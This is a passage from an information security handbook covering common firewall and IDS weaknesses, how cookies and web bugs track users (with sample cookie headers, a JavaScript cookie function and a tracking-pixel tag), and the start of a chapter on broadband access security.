For the sake of easy administration, many people choose to update their servers directly from the Internet; some even have a tendency to sit directly on production servers and surf the World Wide Web without any restrictions or boundaries whatsoever. This poses a high security risk for the server, and also the rest of the surrounding environment, given the fact that (1) Trojans may get into the system, and (2) servers tend to have the same usernames and passwords even if they do not have anything in common except for being in the same physical/logical network.

To quote Anthony C. Zboralski Gaius[5] and his article "Things to Do in Cisco Land when You're Dead" in *Phrack Magazine*[6]:

> It's been a long time since I stopped believing in security. The core of the security problem is really because we are trusting trust (read Ken Thomson's article, Reflections on Trusting Trust). If I did believe in security then I wouldn't be selling penetration tests.

[5] www.hert.org, quoted with permission.

[6] www.phrack.com.

It can never be said that there is a logical link between high security and easy administration, nor will there ever be. Security is difficult, and it will always be difficult.

157.2.2 Common Mistakes that Lead to System and Network Compromises

Many security professionals say that "networks are hard on the outside, and soft on the inside," a phrase this author fully agrees with. The listing that follows shows some of the common weaknesses encountered over and over again.

- Remote access servers (RAS) are connected to the internal network, allowing intruders access to the network just like internal users, as soon as they have a username and password.
- Access lists and other security measures are not implemented in WAN routers and networks. Because small regional offices usually have a lower level of physical security, it may be easier to get access to the office, representing a serious risk to the entire network.
- Many services have default installations, making them vulnerable. They have known weaknesses, such as standard installation paths; default file and directory permissions that give all uses full control of the system, etc.
- Employees do not follow written password policies, and password policies are usually written with users (real people) in mind, and not generic system accounts.
- Many unnecessary services are running on various systems without being used. Many of these services can easily be used for denial-of-service (DoS) attacks against the system and across the network.
- Service applications run with administrator privileges, and their passwords are rarely changed from the default value. As an example, there are backup programs in which the program's username and password are the same as the name of the program, and the account has administrative privileges by default. Take a look at some of the default usernames/passwords lists that exist on the Internet; they list hundreds of default usernames and passwords for many, many different systems.[7]
- Companies have trust in authentication mechanisms and use them as their only defense against unauthorized people trying to get access to the various systems in the network. Many companies and people do not seem to understand that hackers do not need a username or password to get access to different systems; there are many vulnerabilities that give them full control within seconds.

Most, if not all, security professionals will recognize many of these as problems that will never go away. At the same time, it is very important to understand these problems, and professionals should work continuously to reduce or remove these problems.

When performing penetration testing, common questions and comments include: "How are you going to break into our firewall?" and "You are not allowed to do this and this and that." First of all, penetration testing does not involve breaking into firewalls, just trying to bypass them. Breaking into a firewall by itself may show good technical skills, but it does not really do much harm to the company that owns it. Second, hackers do not have to follow any rules, either given by the company they attack or the laws of the country. (Or the laws of the many countries they are passing through in order to do the attack over the Internet, which opens up lots more problems for tracking down and punishing the hackers, a problem that many security professionals are trying to deal with already.)

157.2.2.1 What about Security at the Management Workstations?

Many companies are deploying extremely tight security into their Internet connection environment and their internal servers. What many of them do wrong is that they forget to secure the workstations that are

[7] http://packetstorm.securify.com/ is a good place to search for such lists, and much more useful information as well.

being used to administrate those highly secured systems. During a recent security audit of an Internet bank, the author was given an impressive presentation with firewalls, intrusion detection systems, proxies, and lots of other stuff thrown in. When checking a bit deeper, it was discovered that all the high-security systems were managed from specific workstations located on their internal network. All those workstations ("owned" by network administrators) were running various operating systems (network administrators tend to do this…) with more or less default configurations, including default usernames and passwords, SNMP,[8] and various services. All those workstations were in a network mixed with normal users; there were no access restrictions deployed except username/password to get access to those management stations. They even used a naming convention for their internal computers that immediately revealed which ones were being used for "critical system administration." By breaking into those workstations first (Trojans, physical access, other methods), it did not take long to get access to the critical systems.

157.2.3 Intrusion Detection Systems and Firewalls

Lately, more and more companies have been deploying intrusion detection systems (IDSs) in their networks. Here is another area in which it is easy to make mistakes. First of all, an IDS does not really help a company improve its security against hackers. An IDS will help a company to better detect and document an attack, but in most cases it will not be able to stop the attack. It is tempting to say that an IDS is just a new term for extensive logging and automated/manual analysis, which have been around for quite some time now.

Some time ago, someone came up with the bright idea of creating an IDS that could automatically block various attacks, or reconfigure other systems like firewalls to block the attacks. By doing a spoofing attack (very easy these days), hackers could create a false attack that originated from a trusted source (third party), making the IDS block all communications between the company and the trusted source. And suddenly everybody understood that the idea of such automated systems was probably a bad idea.

Some IDSs are signature based, while others are anomaly based. Some IDSs have both options, and maybe host and network based agents as well. And, of course, there are central consoles for logging and administrating the IDS agents deployed in the network. (How good is the security at those central consoles?)

- *Problem 1.* Signature-based detection more or less depends on specific data patterns to detect an attack. Circumventing this is becoming easier every day as hackers learn how to circumvent the patterns known by the IDS, while still making patterns that work against the target systems.
- *Problem 2.* Most IDSs do not understand how the receiving system reacts to the data sent to it, meaning that the IDSs can see an attack, but it does not know whether or not the attack was successful. So, how should the IDS classify the attack and assess the probability of the attack being successful?
- *Problem 3.* IDSs tend to create incredible amounts of false alerts, so who will check them all to see if they are legitimate or not? Some companies receive so many alerts that they just "tune" the system so that it does not create that many alerts. Sometimes this means that they do not check properly to see if there is something misconfigured in their network, but instead just turn off some of the detection signatures, thus crippling the IDS of its functions.
- *Problem 4.* Anomaly-based detection relies on a pattern of "normal" traffic and then generates alerts based on unusual activity that does not match the "normal" pattern. What is a "normal" pattern? The author has seen IDS deployments in which an IDS was placed into a network that was configured with all sorts of protocols, unnecessary services, and clear text authentication

[8] Simple Network Management Protocol, one of the author's favorite ways of mapping large networks fast and easy. Also mentioned as number 10 on the SANS' Institute "Top Ten Vulnerabilities" list at http://www.sans.org/topten.htm.

flying over the wire. The "normal" template became a template for which almost everything was allowed, more or less disabling the anomaly detection capability of the IDS. (This is also very typical for "personal firewalls," which people are installing on their home systems these days.)

An IDS can be a very effective addition to a firewall because it is usually better at logging the contents of the attack compared to a firewall, which only logs information such as source/destination, date/time, and other information from the various IP/TCP/UDP headers. Using an IDS, it is also easier to create statistics over longer periods of time of hacker activity compared to just having a firewall and its logs. Such statistics may also aid in showing management what the reality is when it comes to hacking attempts and illegal access against the company's systems, as well as raising general security awareness among its users.

On the other hand, an IDS requires even more human attention than a firewall, and a company should have very clearly defined goals with such a system before buying and deploying it. Just for keeping hackers out of your network is not a good enough reason.

157.3 General Recommendations and Conclusions

A firewall should be configured to protect itself, in addition to the various networks and systems that it moves data to and from. In fact, a firewall should also "protect" the Internet, meaning that it should prevent internal "hackers" from attacking other parties connected to the Internet, wherever and whoever they are. Surrounding network equipment such as routers, switches, and servers should also be configured to protect the firewall environment in addition to the system itself.

Security professionals should consider using user authentication before allowing access to the Internet. This will, in many situations, block viruses and Trojans from establishing contact with hosts on the Internet using protocols such as HTTP, FTP, and Telnet, for example.

It may be unnecessary to say, but personal use of the Internet from a company network should, in general, be forbidden. Of course, the level of control here can be discussed, but the point is to prevent users from downloading dangerous content (viruses, Trojans) and sending out files from the internal network using protocols such as POP3, SMTP, FTP, HTTP, and other protocols that allow sending files in ASCII or binary formats.

Finally, other tools should be deployed as well to bring the security to a level that actually matches the level required (or wanted) in the company security policy. In the author's experience, probably less than 50 percent of all firewall installations are doing extensive logging, and less than 5 percent of the firewall owners are actually doing anything that even resembles useful log analysis, reporting, and statistics. To some, it seems like the attitude is "we've got a firewall, so we're safe." Such an attitude is both stupid and wrong.

Firewalls and firewall technologies by themselves cannot be trusted, at least not in our present Internet age of communications with hackers hiding in every corner. Hackers tunneling data through allowed protocols and ports can easily bypass today's firewalls, using encryption schemes to hide their tracks. Security professionals should, nonetheless, understand that a firewall, as part of a consistent overall security architecture, is still an important part of the network security in a company.

The best security tool available is still the human brain. Use it wisely and security will improve.

Cookies and Web Bugs: What They Are and How They Work Together

William T. Harding
Anita J. Reed
Robert L. Gray

What are cookies and what are Web bugs? Cookies are not the kind of cookies that we find in the grocery store and love to eat. Rather, cookies found on the World Wide Web are small unique text files created by a Web site and sent to your computer's hard drive. Cookie files record your mouse-clicking choices each time you get on the Internet. After you type in a Uniform Resource Locator (URL), your browser contacts that server and requests the specific Web site to be displayed on your monitor. The browser searches your hard drive to see if you already have a cookie file from the site. If you have previously visited this site, the unique identifier code, previously recorded in your cookie file, is identified and your browser will transfer the cookie file contents back to that site. Now the server has a history file of actually what you selected when you previously visited that site. You can readily see this because your previous selections are highlighted on your screen. If this is the first time you have visited this particular site, then an ID is assigned to you and this initial cookie file is saved on your hard drive.

A Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or e-mail message. A Web bug can provide the Internet Protocol (IP) address of the e-mail recipient, whether or not the recipient wishes that information disclosed. Web bugs can provide information relative to how often a message is being forwarded and read. Other uses of Web bugs are discussed in the details that follow. Additionally, Web bugs and cookies can be merged and even synchronized with a person's e-mail address. There are positive, negative, illegal, and unethical issues to explore relative to the use of Web bugs and cookies. These details also follow.

158.1 What Is a Cookie?

Only in the past few years have cookies become a controversial issue, but, as previously stated, not the kind of cookies that you find in the grocery store bearing the name "Oreos" or "Famous Amos." These cookies deal with information passed between a Web site and a computer's hard drive. Although cookies are becoming a more popular topic, there are still many users who are not aware of the cookies being stored on their hard drives. Those who are familiar with cookies are bringing up the issues of Internet privacy and ethics. Many companies such as DoubleClick, Inc. have also had lawsuits brought against them that ask the question: are Internet companies going too far?

To begin, the basics of cookies need to be explained. Lou Montulli for Netscape invented the cookie in 1994. The only reason, at the time, to invent a cookie was to enable online shopping baskets. Why the name "cookie"? According to an article entitled "Cookies … Good or Evil?," it is said that early hackers got their kicks from Andy Williams' TV variety show. A "cookie bear" sketch was often performed where a guy in a bear suit tried all kinds of tricks to get a cookie from Williams, and Williams would always end the sketch while screaming, "No cookies! Not now, not ever … NEVER!" A hacker took on the name "cookie bear" and annoyed mainframe computer operators by taking over their consoles and displaying a message "WANT COOKIE." It would not go away until the operator typed the word "cookie," and cookie bear would reply with a thank you. The "cookie" did nothing but damage the operator's nerves. Hence the name "cookie" emerged.

158.2 Cookie Contents

When cookies were first being discovered, rumors went around that these cookies could scan information off your hard drive and collect details about you, such as your passwords, credit card numbers, or a list of software on your computer. These rumors were rejected when it was explained that a cookie is not an executable program and can do nothing directly to your computer. In simple terms, cookies are small, unique text files created by a Web site and sent to a computer's hard drive. They contain a name, a value, an expiration date, and the originating site. The header contains this information and is removed from the document before the browser displays it. You will never be able to see this header, even if you execute the view or document source commands in your browser. The header is part of the cookie when it is created. When it is put on your hard drive, the header is left off. The only information left of the cookie is relevant to the server and no one else.

An example of a header is as follows:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH;
domain=DOMAIN_NAME; secure
```

The NAME=VALUE is required. NAME is the name of the cookie. VALUE has no relevance to the user; it is anything the origin server chooses to send. DATE determines how long the cookie will be on your hard drive. No expiration date indicates that the cookie will expire when you quit the Web browser. DOMAIN_NAME contains the address of the server that sent the cookie and that will receive a copy of this cookie when the browser requests a file from that server. It specifies the domain for which the cookie is valid. PATH is an attribute that is used to further define when a cookie is sent back to a server. Secure specifies that the cookie only be sent if a secure channel is being used.

Many different types of cookies are used. The most common type is named a visitor cookie. This keeps track of how many times you return to a site. It alerts the Webmaster of which pages are receiving multiple visits. A second type of cookie is a preference cookie that stores a user's chosen values on how to load the page. It is the basis of customized home pages and site personalization. It can remember which color schemes you prefer on the page or how many results you like from a search. The shopping basket cookie is a popular one with online ordering. It assigns an ID value to you through a cookie. As you select items, it includes that item in the ID file on the server. The most notorious and controversial is the tracking cookie. It resembles the shopping basket cookie, but instead of adding items to your ID file, it adds sites you have visited. Your buying habits are collected for targeted marketing. Potentially, companies can save e-mail addresses supplied by the user and spam you on products based on information they gathered about you.

Cookies are only used when data is moving around. After you type a URL in your browser, it contacts that server and requests that Web site. The browser looks on your machine to see if you already have a cookie file from the site. If a cookie file is found, your browser sends all the information in the cookie to that site with the URL. When the server receives the information, it can now use the cookie to discover your shopping or browsing behavior. If no cookie is received, an ID is assigned to you and sent to your machine in the form of a cookie file to be used the next time you visit.

Cookies are simply text files and can be edited or deleted from the computer system. For Netscape Navigator users, cookies can be found under (C:/Program Files/Netscape/Users/default or user name/cookie.txt) directory, while Explorer users will find cookies stored in a folder called Cookies under (C:/windows/Cookies). Users cannot harm their computer when they delete the entire cookie folder or selected files. Web browsers have options that alert users before accepting cookies. Furthermore, there is software that allows users to block cookies, such as Zero-knowledge systems, Junkguard, and others that are found at www.download.com.

For advanced users, cookies can also be manipulated to improve their Web usage. Cookies are stored as a text string, and users can edit the expiration date, domain, and path of the cookie. For instance, JavaScript makes the cookies property of the documents object available for processing. As a string, a cookie can be manipulated like any other string literal or variable using the methods and properties of the string object.

Although the cookie is primarily a simple text file, it does require some kind of scripting to set the cookie and to allow the trouble-free flow of information back and forth between the server and client. Probably the most common language used is Perl CGI script. However, cookies can also be created using JavaScript, Livewire, Active Server Pages, or VBScript.


Here is an example of a JavaScript cookie:

```
<SCRIPT language=JavaScript>
function setCookie (name, value, expires, path, domain,
secure) {
document.cookie = name +“=”+ escape(value) +
((expires) ? “; expires=”+ expires: “”) +
((path) ? “; path=”+ path: “”) +
((domain) ? “; domain=”+ domain: “”) +
((secure) ? “; secure”: “”);
}
</SCRIPT>.
```

Although the design of the cookie is written in a different language than the more common Perl CGI script that we first observed, the content includes the same name-value pairs. Each one of these scripts is used to set and retrieve only their unique cookie and they are very similar in content. The choice of which one to use is up to the creators’ personal preference and knowledge.

When it comes to being able to actually view what the cookie looks like on your system, what you get to see from the file is very limited and not easily readable. The fact is that all of the information on the cookie is only readable in its entirety by the server that set the cookie. Furthermore, in most cases, when you access the files directly from your cookies.txt file or from the windows/cookies directory with a text editor, what you see looks mostly like indecipherable numbers or computer noise. However, Karen Kenworthy of Winmag.com (one super-sleuth programmer) has created a free program that will locate and display all of the cookies on your Windows computer. Her cookie viewer program will display all the information within a cookie that is available except for any personal information that is generally hidden behind the encoded ID value. Exhibit 158.1 shows Karen’s Cookie Viewer in action.

As you can see, the Cookie Viewer shows that we have 109 cookies currently inside our Windows\Cookie directory. Notice that she has added a Delete feature to the viewer to make it very easy for the user to get rid of all unwanted cookies. When we highlight the cookie named, anyuser@napster[2].txt, we can see that it indeed came from napster.com and is available only to this server. If we are not sure of the Web site a cookie



Winmag.com Cookie Viewer v3.3

Cookie Location: c:\windows\Cookies

Number of Cookies in selected location: 109

Cookie Name:

```
anyuser@imgis[1].txt
anyuser@launch[1].txt
anyuser@mediaplex[1].txt
anyuser@msn[1].txt
anyuser@napster[2].txt
anyuser@net2phone[1].txt
anyuser@personals.yahoo[1].txt
```

Cookie is Available to: napster.com/

Data Name: napsterVer

Data Value: 02b07

Created: 12/11/2000 9:33:31 AM

Expires: 12/09/2010 9:33:31 AM

Secure? No

Lifetime: 3,650 days 0 hours 0 minutes 0 seconds

EXHIBIT 158.1 Karen's cookie viewer.

came from, we can go to the domain or IP address shown in this box to decide if we really need that particular cookie. If not, we can delete it! Next we see that the Data Value is set at 02b07, which is our own unique ID. This series of numbers and letters interacts with a Napster server database holding any pertinent information we have previously entered into a Napster form. Next we see the creation date, the expiration date, and a computation of the time between the two dates. We can also see that this cookie should last for ten years. The cookie viewer takes expiration dates that Netscape stores as a 32-bit binary number and makes it easily readable. Finally, we see a small window in regard to the security issue, which is set at the No default.

158.3 Positive Things about Cookies

First of all, the purpose of cookies is to keep track of information on your browsing history. When a user accesses a site that uses cookies, up to 255 bytes of information are passed to the user's browser. The next time the user visits that site, the cookie is passed back to the server. The cookie might include a list of the pages that the user has viewed or the user's viewing patterns based on prior visits. With cookies, a site can track usage patterns and customize the information displayed to individuals as they log on to the site.

Second, cookies can provide a wealth of information to marketers. By using Internet cookies, online businesses can target ads that are relevant to specific consumers' needs and interests. Both consumers and marketers can benefit from using cookies. The marketers can get a higher rate of Click-Through viewers, while customers can view only the ads that interest them. In addition, cookies can prevent repetitive ads. Internet marketing companies such as Focalink and DoubleClick implement cookies to make sure an Internet user does not have to see the same ads over and over again. Moreover, cookies provide marketers with a better understanding of consumer behavior by examining the Web surfing habits of the users on the Internet. Advanced data mining companies like NCR, Inc. and Sift, Inc. can analyze the information about customers in the cookie files and better meet the needs of all consumers.

An online ordering system can use cookies to remember what a person wants to buy. For example, if a customer spends hours of shopping looking for a book at a site, and then suddenly has to get offline, the customer can return to the site later and the item will still be in his shopping basket.

Site personalization is another beneficial use of cookies. Let's say a person comes to the CNN.com site but does not want to see any sports news; CNN.com allows that person to select this as an option. From then on (until the cookie expires), the person will not have to see sports news at CNN.com.

Internet users can use cookies to store their passwords and user IDs, so the next time they want to log on to the Web site, they do not have to type in the password or user ID. However, this function of cookies can be a security risk if the computer is shared among other users. Hotmail and Yahoo are some of the common sites that use this type of cookie to provide quicker access for their e-mail users.

Cookies have their advantages, described in "Destroying E-Commerce's 'Cookie Monster' Image." Cookies can target ads that are relevant to specific consumers needs and interests. This benefits a user by keeping hundreds of inconvenient and unwanted ads away. The cookies prevent repetitive banner ads. Also, through the use of cookies, companies can better understand the habits of consumer behavior. This enables marketers to meet the needs of most consumers. Cookies are stored at the user's site on that specific computer. It is easy to disable cookies. In Internet Explorer 4.0, choose the View, Internet Options command, click the Advanced tab, and click the Disable All Cookies option.

158.4 Negative Issues Regarding Cookies

The main concerns about using cookie technology are the security and privacy issues. Some believe that cookies are a security risk, an invasion of privacy, and dangerous to the Internet. Whether or not cookies are ethical is based on how the information about users is collected, what information is collected, and how this information is used. Every time a user logs on to a Web site, he or she will give away information such as service provider, operating system, browser type, monitor specifications, CPU type, IP address, and what server last logged on.

A good example of the misuse of cookies is the case when a user shares a computer with other users. For example, at an Internet café, people can snoop into the last user's cookie file stored in the computer's hard disk and potentially uncover sensitive information about the earlier user. That is one reason why it is critical that Web developers do not misuse cookies and do not store information that might be deemed sensitive in a user's cookie file. Storing information such as someone's Social Security number, mother's maiden name, or credit card information in a cookie is a threat to Internet users.

There are disadvantages and limitations to what cookies can do for online businesses and Web users. Some Internet consumers have several myths about what cookies can do, so it is crucial to point out things that cookies cannot do:

- Steal or damage information from a user's hard drive
- Plant viruses that would destroy the hard drive
- Track movements from one site to another site
- Take credit card numbers without permission
- Travel with the user to another computer
- Track down names, addresses, and other information unless consumers have provided such information voluntarily

On January 27, 2000, a California woman filed suit against DoubleClick, accusing the Web advertising firm of unlawfully obtaining and selling consumers' private information. The lawsuit alleges that DoubleClick employs sophisticated computer tracking technology, known as cookies, to identify Internet users and collect personal information without their consent as they travel around the Web. In June 2000, DoubleClick purchased Abacus Direct Corporation, a direct marketing service that maintains a database of names, addresses, and the retail purchasing habits of 90 percent of American households. DoubleClick's new privacy policy states that the company plans to use the information collected by cookies to build a database profiling consumers. DoubleClick defends the practice of profiling, insisting that it allows better targeting of online ads which in turn makes the customer's online experiences more relevant and advertising more profitable. The company calls it "personalization."

According to the Electronic Privacy Information Center, "DoubleClick has compiled approximately 100 million Internet profiles to date." Consumers felt this provided DoubleClick with too much access to unsuspecting users' personal information. Consumers did not realize that most of the time they were receiving an unauthorized DoubleClick cookie. There were alleged violations of federal statutes, such as the Electronic Communication Privacy Act and the Stored Wire and Electronic Communications and Transactional Records Access Act. In March 2000, DoubleClick admitted to making a mistake in merging names with anonymous user activity.

Many people say that the best privacy policies would let consumers "opt in," having a say in whether they want to accept or reject specific information. In an article titled "Keeping Web Data Private," Electronic Data Systems (EDS) Corp. in Plano, Texas, was said to have the best practices. Bill Poulous, EDS's director of E-commerce policy stated, "Companies must tell consumers they're collecting personal information, let them know what will be done with it and give them an opportunity to opt out, or block collection of their data." Poulous also comments that policies should be posted where the average citizen can read and understand them and be able to follow them.

158.5 What Is a Web Bug?

A Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or an e-mail message. Like cookies, Web bugs are electronic tags that help Web sites and advertisers track visitors' whereabouts in cyberspace. However, Web bugs are essentially invisible on the page and are much smaller—about the size of the period at the end of a sentence. Known for tracking down the creator of the Melissa virus, Richard Smith, Chief Technology Officer of www.privacyfoundation.org, is credited with uncovering the Web bug technique. According to Smith, "Typically set as a transparent image, and only 1×1 pixel in size, a Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or e-mail message." According to Craig Nathan, Chief Technology Officer for Meconomy.com, the 1×1 pixel Web bug "is like a beacon, so that every time you hit a Web page it sends a ping or call-back to the server saying 'Hi, this is who I am and this is where I am.'"

Most computers have cookies, which are placed on a person's hard drive when a banner ad is displayed or a person signs up for an online service. Savvy Web surfers know they are being tracked when they see a banner ad. However, people cannot see Web bugs, and anti-cookie filters will not catch them. So the Web bugs can wind up tracking surfers in areas online where banner ads are not present or on sites where people may not expect to be trailed.

An example of a Web bug can be found at http:www.investorplace.com. There is a Web bug located at the top of the page. By choosing View, Source in Internet Explorer or View, Page Source in Netscape you can see the code at work. The code, as seen below, provides information about an "Investor Place" visitor to the advertising agency DoubleClick:

```
<IMG SRC="http:ad.doubleclick.net/activity;src=328142;
     type=mmti; cat=invstr;ord=<Time>?"WIDTH=1
HEIGHT=1 BORDER=0>
```

It is also possible to check for bugs on a Web page. Once the page has loaded, view the page's source code. Search the page for an IMG tag that contains the attributes WIDTH=1 HEIGHT=1 BORDER=0 (or WIDTH="1" HEIGHT="1" BORDER="0"). This indicates the presence of a small, transparent image. If the image that this tag points to is on a server other than the current server (i.e., the IMG tag contains the text SRC="http://"), it is quite likely a Web bug.

158.6 Privacy and Other Web Bug Issues

Advertising networks, such as DoubleClick or Match Point, use Web bugs (also called "Internet tags") to develop an "independent accounting" of the number of people in various regions of the world, as well as various regions of the Internet, who have accessed a particular Web site. Advertisers also account for the statistical page views within the Web sites. This is very helpful in planning and managing the effectiveness of the content because it provides a survey of target market information (i.e., the number of visits by users to the site). In this same spirit, the ad networks can use Web bugs to build a personal profile of sites a person has visited. This information can be warehoused on a database server and mined to determine what types of ads are to be shown to that user. This is referred to as "directed advertising."

Web bugs used in e-mail messages can be even more invasive. In Web-based e-mail, Web bugs can be used to determine if and when an e-mail message has been read. A Web bug can provide the IP address of the recipient, whether or not the recipient wishes that information disclosed. Within an organization, a Web bug can give an idea of how often a message is being forwarded and read. This can prove helpful in direct marketing to return statistics on the effectiveness of an ad campaign. Web bugs can be used to detect if someone has viewed a junk e-mail message or not. People who do not view a message can be removed from the list for future mailings.

With the help of a cookie, the Web bug can identify a machine, the Web page it opened, the time the visit began, and other details. That information, sent to a company that provides advertising services, can then be used to determine if someone subsequently visits another company page in the same ad network to buy something or to read other material. "It's a way of collecting consumer activity at their online store," says David Rosenblatt, senior vice president for global technology at DoubleClick. However, for consumer watchdogs, Web bugs and other tracking tools represent a growing threat to the privacy and autonomy of online computer users.

It is also possible to add Web bugs to Microsoft Word documents. A Web bug could allow an author to track where a document is being read and how often. In addition, the author can watch how a "bugged" document is passed from one person to another or from one organization to another.

Some possible uses of Web bugs in Word documents include:

- Detecting and tracking leaks of confidential documents from a company
- Tracking possible copyright infringement of newsletters and reports
- Monitoring the distribution of a press release
- Tracking the quoting of text when it is copied from one Word document to a new document

Web bugs are made possible by the ability in Microsoft Word for a document to link to an image file that is located on a remote Web server. Because only the URL of the Web bug is stored in a document and not the actual image, Microsoft Word must fetch the image from a Web server each and every time the document is opened. This image-linking feature then puts a remote server in the position to monitor when and where a document file is being opened. The server knows the IP address and host name of the computer that is opening the document. A host name will typically include the company name of a business. The host name of a home computer usually has the name of a user's Internet service provider. Short of removing the feature that allows linking to Web images in Microsoft Word, there does not appear to be a good preventative solution. In addition to Word documents, Web bugs can also be used in Excel 2000 and PowerPoint 2000 documents.

158.7 Synchronization of Web Bugs and Cookies

Additionally, Web bugs and browser cookies can be synchronized to a particular e-mail address. This trick allows a Web site to know the identity of people (plus other personal information about them) who come to the site at a later date. To further explain this, when a cookie is placed on your computer, the server that originally placed the cookie is the only one that can read it. In theory, if two separate sites place a separate unique cookie on your computer, they cannot read the data stored in each other's cookies. This usually means, for example, that one site cannot tell that you have recently visited the other site. However, the situation is very different if the cookie placed on your computer contains information that is sent by that site to an advertising agency's server and that agency is used by both Web sites. If each of these sites places a Web bug on its page to report information back to the advertising agency's computer, every time you visit either site, details about you will be sent back to the advertising agency utilizing information stored on your computer relative to both sets of cookie files. This allows your computer to be identified as a computer that visited each of the sites.

An example will further explain this. When Bob, the Web surfer, loads a page or opens an e-mail that contains a Web bug, information is sent to the server housing the "transparent GIF." Common information being sent includes the IP address of Bob's computer, his type of browser, the URL of the Web page being viewed, the URL of the image, and the time the file was accessed. Also potentially being sent to the server, the thing that could be most threatening to Bob's privacy, is a previously set cookie value, found on his computer.

Depending on the nature of the preexisting cookie, it could contain a whole host of information from usernames and passwords to e-mail addresses and credit card information. To continue with our example, Bob may receive a cookie upon visiting Web Site #1 that contains a transparent GIF that is hosted on a specific advertising agency's server. Bob could also receive another cookie when he goes to Web Site #2 that contains a transparent GIF which is hosted on the same advertising agency's server. Then the two Web sites would be able to cross-reference Bob's activity through the cookies that are reporting to the advertiser. As this activity continues, the advertiser is able to stockpile what is considered to be non-personal information on Bob's preferences and habits, and, at the same time, there is the potential for the aggregation of Bob's personal information as well.

It is certainly technically possible, through standardized cookie codes, that different servers could synchronize their cookies and Web bugs, enabling this information to be shared across the World Wide Web. If this were to happen, just the fact that a person visited a certain Web site could be spread throughout many Internet servers, and the invasion of one's privacy could be endless.

158.8 Conclusion

The basics of cookies and Web bugs have been presented to include definitions, contents, usefulness, privacy concerns, and synchronization. Several examples of the actual code of cookies and Web bugs were illustrated to help the reader learn how to identify them. Many positive uses of cookies and Web bugs in business were discussed. Additionally, privacy and other issues regarding cookies and Web bugs were examined. Finally, the synchronization of Web bugs and cookies (even in Word documents) was discussed.

However, our discussions have primarily been limited to cookies and Web bugs as they are identified, stored, and used today only. Through cookie and Web bug metadata (stored data about data), a great deal of information could be tracked about individual user behavior across many platforms of computer systems. Someday we may see cookie and Web bug mining software filtering out all kinds of different anomalies and consumer trends from cookie and Web bug warehouses! What we have seen thus far may only be the tip of the iceberg. (Special thanks go to the following MIS students at Texas A&M University-Corpus Christi for their contributions to this research: Erik Ballenger, Cynthia Crenshaw, Robert Gaza, Jason Janacek, Russell Laya, Brandon Manrow, Tuan Nguyen, Sergio Rios, Marco Rodriquez, Daniel Shelton, and Lynn Thornton.)

Security for Broadband Internet Access Users

James Trulove

High-speed access is becoming increasingly popular for connecting to the Internet and to corporate networks. The term “high-speed” is generally taken to mean transfer speeds above the 56 kbps of analog modems, or the 64 to 128 kbps speeds of ISDN. There are a number of technologies that provide transfer rates from 256 kbps to 1.544 Mbps and beyond. Some offer asymmetrical uplink and downlink speeds that may go as high as 6 Mbps. These high-speed access methods include DSL, cable modems, and wireless point-to-multipoint access.

DSL services include all of the so-called “digital subscriber line” access methods that utilize conventional copper telephone cabling for the physical link from customer premise to central office (CO). The most popular of these methods is ADSL, or asymmetrical digital subscriber line, where an existing POTS (plain old telephone service) dial-up line does double duty by having a higher frequency digital signal multiplexed over the same pair. Filters at the user premise and at the central office tap off the digital signal and send it to the user’s PC and the CO router, respectively.

The actual transport of the ADSL data is via ATM, a factor invisible to the user, who is generally using TCP/IP over Ethernet. A key security feature of DSL service is that the transport media (one or two pairs) is exclusive to a single user. In a typical neighborhood of homes or businesses, individual pairs from each premise are, in turn, consolidated into larger cables of many pairs that run eventually to the service provider’s CO. As with a conventional telephone line, each user is isolated from other users in the neighborhood. This is inherently more secure than competing high-speed technologies. The logical structure of an ADSL distribution within a neighborhood is shown in Exhibit 159.1A.

